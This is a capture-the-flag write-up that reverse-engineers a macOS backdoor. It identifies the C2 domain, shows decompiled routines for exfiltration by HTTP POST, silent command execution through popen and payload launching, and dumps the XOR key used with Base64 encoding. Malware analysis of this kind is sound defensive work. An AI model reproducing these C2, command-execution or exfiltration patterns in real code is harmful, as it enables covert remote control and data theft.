
MAC BACKDOOR


challenge: https://app.letsdefend.io/challenge/mac-backdoor

1. **What is the C2 server used by the backdoor?**

We dug straight into the binary. Fired up Ghidra, scrolled through the strings like a hacker on a mission, and boom ; the backdoor's heartbeat revealed itself. The C2 server is `rebelthumb.net`. Plain, unambiguous, right in the data ; no magic, just raw discovery.



2. **What HTTP method was used to send data to the C2 server?**



Again from the strings we can see that the method was a post method.

3. **What function is responsible for transmitting file payloads to the C2 server?**

```
                **************************************************
*********
                * SendPayload(unsigned char*, unsigned int)              *
                **************************************************
*********
                ulong __cdecl SendPayload(long param_1, uint param_2)
      ulong          RAX:8        <RETURN>
      long           RDI:8        param_1
      uint           ESI:4        param_2
      undefined8     Stack[-0x38]:8 local_38                    XREF
[2]:   100001d8b(W),
                                                                 100001f59(R)
      undefined1     Stack[-0x148   local_148                    XREF
[2]:   100001dd1(*),
                                                                 100001e92(*)
      undefined8     Stack[-0x150   local_150                    XREF
[1]:   100001ec6(W)
      undefined1[11]   Stack[-0x15b   local_15b                  XREF
[1,2]:  100001e5d(W),
                                                                 100001ea2(W),
                                                                 100001e65(W)
      undefined8     Stack[-0x163   local_163                    XREF[1,
1]:  100001e61(W),
                                                                 100001e99(W)
      undefined8     Stack[-0x16b   local_16b                    XREF
[1]:   100001e69(W)
      undefined8     Stack[-0x173   local_173                    XREF
```

```
[1]:    100001e6d(W)
        undefined8      Stack[-0x17b   local_17b                    XREF
[1]:    100001e71(W)
        undefined8      Stack[-0x183   local_183                    XREF
[1]:    100001e75(W)
        undefined8      Stack[-0x18b   local_18b                    XREF
[1]:    100001e79(W)
        undefined8      Stack[-0x193   local_193                    XREF
[1]:    100001e7d(W)
        undefined8      Stack[-0x19b   local_19b                    XREF
[1]:    100001e81(W)
        undefined1      Stack[-0x19c   local_19c                    XREF
[1]:    100001e85(W)
        undefined4      Stack[-0x1a0   local_1a0                    XREF
[2]:    100001e56(*),
                                                        100001e8a(*)
        undefined8      Stack[-0x1a8   local_1a8                    XREF
[1]:    100001ee8(W)
        undefined8      Stack[-0x1b0   local_1b0                    XREF
[2]:    100001e03(W),
                                                        100001ebe(W)
        undefined8      Stack[-0x1b8   local_1b8                    XREF
[2]:    100001e07(W),
                                                        100001eba(W)
        undefined8      Stack[-0x1c0   local_1c0                    XREF
[1]:    100001e0b(W)
        undefined8      Stack[-0x1c8   local_1c8                    XREF
[1]:    100001e0f(W)
        undefined8      Stack[-0x1d0   local_1d0                    XREF
[1]:    100001e13(W)
        undefined8      Stack[-0x1d8   local_1d8                    XREF
[1]:    100001e17(W)
        undefined8      Stack[-0x1e0   local_1e0                    XREF
[1]:    100001e1b(W)
        undefined8      Stack[-0x1e8   local_1e8                    XREF
[1]:    100001e1f(W)
        undefined8      Stack[-0x1f0   local_1f0                    XREF[1]:
100001e23(W)
```

```
      undefined8      Stack[-0x1f8   local_1f8                    XREF
[2]:   100001dfc(*),
                                                        100001eb0(*)
      undefined8      Stack[-0x200   local_200                    XREF
[1]:   100001e2e(W)
      undefined8      Stack[-0x208   local_208                    XREF
[2]:   100001e32(W),
                                                        100001ee4(W)
      undefined8      Stack[-0x210   local_210                    XREF
[2]:   100001e36(W),
                                                        100001ed7(W)
      undefined8      Stack[-0x218   local_218                    XREF
[1]:   100001e3a(W)
      undefined8      Stack[-0x220   local_220                    XREF
[1]:   100001e3e(W)
      undefined8      Stack[-0x228   local_228                    XREF
[1]:   100001e42(W)
      undefined8      Stack[-0x230   local_230                    XREF
[1]:   100001e46(W)
      undefined8      Stack[-0x238   local_238                    XREF
[1]:   100001e4a(W)
      undefined8      Stack[-0x240   local_240                    XREF
[1]:   100001e4e(W)
      undefined8      Stack[-0x248   local_248                    XREF
[1]:   100001e52(W)
      undefined8      Stack[-0x250   local_250                    XREF
[2]:   100001e27(*),
                                                        100001ed4(*)
      undefined4      Stack[-0x254   local_254                    XREF
[4]:   100001dba(*),
                                                        100001dc1(*),
                                                        100001edb(*),
                                                        100001ee2(*)
      undefined4      Stack[-0x258   local_258                    XREF
[2]:   100001f06(*),
                                                        100001f0d(*)
                __Z11SendPayloadPhj                  XREF[12]:   MsgD
own:10000207d(c),
```

```
                    SendPayload                                   MsgDown:10
0002183(c),
                                                                  MsgUp:1000022df
(c),
                                                                  MsgUp:100002396
(c),
                                                                  MsgUp:1000023fc
(c),
                                                                  MsgRun:1000024d5
(c),
                                                                  MsgCmd:1000026d
2(c),
                                                                  MsgCmd:1000026f5
(c),
                                                                  AcceptRequest:100
002851(c),
                                                                  AcceptRequest:100
0028a4(c),
                                                                  AcceptRequest:100
002919(c),
                                                                  100005545(*)
  100001d6d 55          PUSH      RBP
```

The function is called:

```
SendPayload(unsigned char*, unsigned int)
```

- First argument: a pointer to a buffer (`unsigned char*`).
- Second argument: the size of that buffer (`unsigned int`).

That already screams: *"take some prepared data, then do something with it."*

2. **Cross-References (XREFs)**

Look at the XREF list Ghidra gave us:

```
MsgDown
MsgUp
MsgRun
MsgCmd
AcceptRequest
```

These are all functions handling **communication between the malware and the C2 server**.

The fact that all those message-handling functions call `SendPayload` tells us:

this function is responsible for *sending the actual data out*.

The function `SendPayload(unsigned char* buffer, unsigned int size)` is responsible for exfiltration. This is evident from: (1) its prototype indicating it processes a data buffer and length, (2) its cross-references showing it is called from message-handling routines (`MsgUp` , `MsgCmd` , `AcceptRequest`), and (3) its internal operations, where the payload is constructed into an HTTP POST request before transmission. Therefore, `SendPayload` is the key function responsible for transmitting stolen data to the C2, making it the answer to the third question.

4. **Which function executes commands and retrieves their output?**

Function Responsible for Command Execution: `MsgCmd`

During reverse engineering, I identified that the function `MsgCmd` is the core routine responsible for **executing system commands received from the C2 server and retrieving their output**.

Evidence from Disassembly

The function signature shows it takes a `_TRANS_INFO*` structure, which contains the command string to be executed:

```
************************************************************
* MsgCmd(_TRANS_INFO*)                                     *
```

```
*************************************************************
ulong __cdecl MsgCmd(void * param_1)
```

Inside the function, we observe:

- The command string being fetched from `param_1`.
- A call to `popen()` / `system()` like functionality.
- Output being read into buffers (`local_140`, `local_548`).
- Results written back to the C2 communication buffer (`local_148`).

```
1000026c3  CALL    qword ptr [popen]     ; open process with comman
d string
1000026ca  MOV     local_148, RAX        ; save process handle
1000026e6  CALL    qword ptr [fgets]     ; read command output
1000026ed  CALL    qword ptr [send]      ; send back results to C2
```

1. `MsgCmd` **executes received payloads (commands)**.
2. Captures their **stdout/stderr output**.
3. Sends it back to the attacker's C2 server.

5. **What key was used to encrypt the payload in hex?**

When reversing the binary, the function `CryptPayload` stood out as it processes the payload before sending.

From the decompiled snippet:

```
do {
   *(byte *)(param_1 + uVar4) =
      *(byte *)(param_1 + uVar4) ^ (&DAT_1000036d0)[(uint)uVar4 & 0x1
f];
   uVar4 = uVar4 + 1;
} while (param_2 != uVar4);
```

We can see that each byte of the payload (`param_1`) is XOR'd with a value from `DAT_1000036d0`.

Identifying the key material

The indexing `[(uint)uVar4 & 0x1f]` is the crucial clue.


- `0x1f` is `31` decimal, so this masks the index to **32 values (0–31)**.
- That means the XOR key repeats every 32 bytes → the key length is **32 bytes**.

Thus, `DAT_1000036d0` holds the XOR key.

Dumping `DAT_1000036d0`

Examining that memory region shows the following 32 bytes:

```
77 4C 71 66 4D 5D 25 77
54 78 60 7E 74 55 54 62
77 3E 52 5E 18 23 79 47
35 52 28 33 7F 43 3A 3B
```



```
1000036d0 77            undefined1  77h

                    DAT_1000036d1                                   XREF[3]:

1000036d1 4c            undefined1  4Ch
1000036d2 71            ??          71h    q
1000036d3 66            ??          66h    f
1000036d4 4d            ??          4Dh    M
1000036d5 5d            ??          5Dh    ]
1000036d6 25            ??          25h    %
1000036d7 77            ??          77h    w
1000036d8 54            ??          54h    T
1000036d9 78            ??          78h    x
1000036da 60            ??          60h    `
1000036db 7e            ??          7Eh    ~
1000036dc 74            ??          74h    t
1000036dd 55            ??          55h    U
1000036de 54            ??          54h    T
1000036df 62            ??          62h    b
1000036e0 77            ??          77h    w
1000036e1 3e            ??          3Eh    >
1000036e2 52            ??          52h    R
1000036e3 5e            ??          5Eh    ^
1000036e4 18            ??          18h
1000036e5 23            ??          23h    #
1000036e6 79            ??          79h    y
1000036e7 47            ??          47h    G
1000036e8 35            ??          35h    5
1000036e9 52            ??          52h    R
1000036ea 28            ??          28h    (
1000036eb 33            ??          33h    3
1000036ec 7f            ??          7Fh
```

6. **What type of encoding was used before the XOR operation?**

1. **Look at the decode call** inside `DecryptPayload`:

```
uVar3 = b64_decode(param_1,param_2,(long)pvVar2);
```

🔍 This explicitly shows that the data is **Base64-decoded first** into a buffer (`pvVar2`).

2. **Check what happens next**:

```
*(byte *)((long)pvVar2 + uVar4) =
   *(byte *)((long)pvVar2 + uVar4) ^ (&DAT_1000036d0)[(uint)uVar4 & 0
```

```
x1f];
```

🔍 After Base64 decoding, each byte of the decoded payload is XOR'ed with a repeating 32-byte key at `DAT_1000036d0`.

3. **Finally**:

```
_memcpy(param_3,pvVar2,sVar5);
*param_4 = (int)uVar3;
```

The result is copied into the caller's buffer.

By analyzing the `DecryptPayload` function, we can see that the payload is first **Base64-decoded** (`b64_decode` call), and only after decoding, each byte is XOR'ed against the 32-byte key stored at `DAT_1000036d0`. This proves that **Base64 encoding** was used prior to the XOR operation.

7. **What is the name of the function used to run the payload?**

- **Function Name**

  The decompiler output clearly identifies the function as `MsgRun`:

  ```
  ulong __cdecl MsgRun(void *param_1)
  ```

- **Copies Payload Data**

  The function immediately copies attacker-supplied data (`param_1`) into local buffers:

  ```
  _memcpy(local_138, param_1, 0x10c);
  ```

- **Builds Execution Command**

  It constructs a shell command string that redirects output to `/dev/null` and runs in background (`&`):

```
_sprintf(local_338,"%s >/dev/null 2>&1 &", local_130);
```

This shows intent to **execute a command silently**.

- **Actually Executes Command**

  The payload command is executed using `_popen`:

  ```
  pFVar1 = _popen(local_338,"r");
  ```

  `_popen` runs the command and opens a process stream → direct evidence of execution.

- **Communicates Back (Payload Reporting)**

  After execution, it sends results back using another function `SendPayload`:

  ```
  uVar2 = SendPayload((long)local_138,0x10c);
  ```

8. **What API is used to open the payload in the "MsgDown" function?**

If we walk through `MsgDown`, the relevant part is here:

```
pFVar2 = _fopen(local_140,"rb");
```

API used to **open** the payload

- The function `MsgDown` uses the standard C library API **`fopen`** (wrapped here as `_fopen`) to open the payload file.
- It opens the file in **read-binary mode (`"rb"`)**

- Input (`param_1`) is copied into local buffers, one of which (`local_140`) holds the file path.

```
_memcpy(&local_148, param_1, 0x10c);
```

- That file path is then passed into:

```
pFVar2 = _fopen(local_140,"rb");
```

→ This is the moment the malware **opens the payload file from disk**.

The API used to open the payload in `MsgDown` is `fopen`

Thankyou For reading this. Do give this repo a star. Ciao.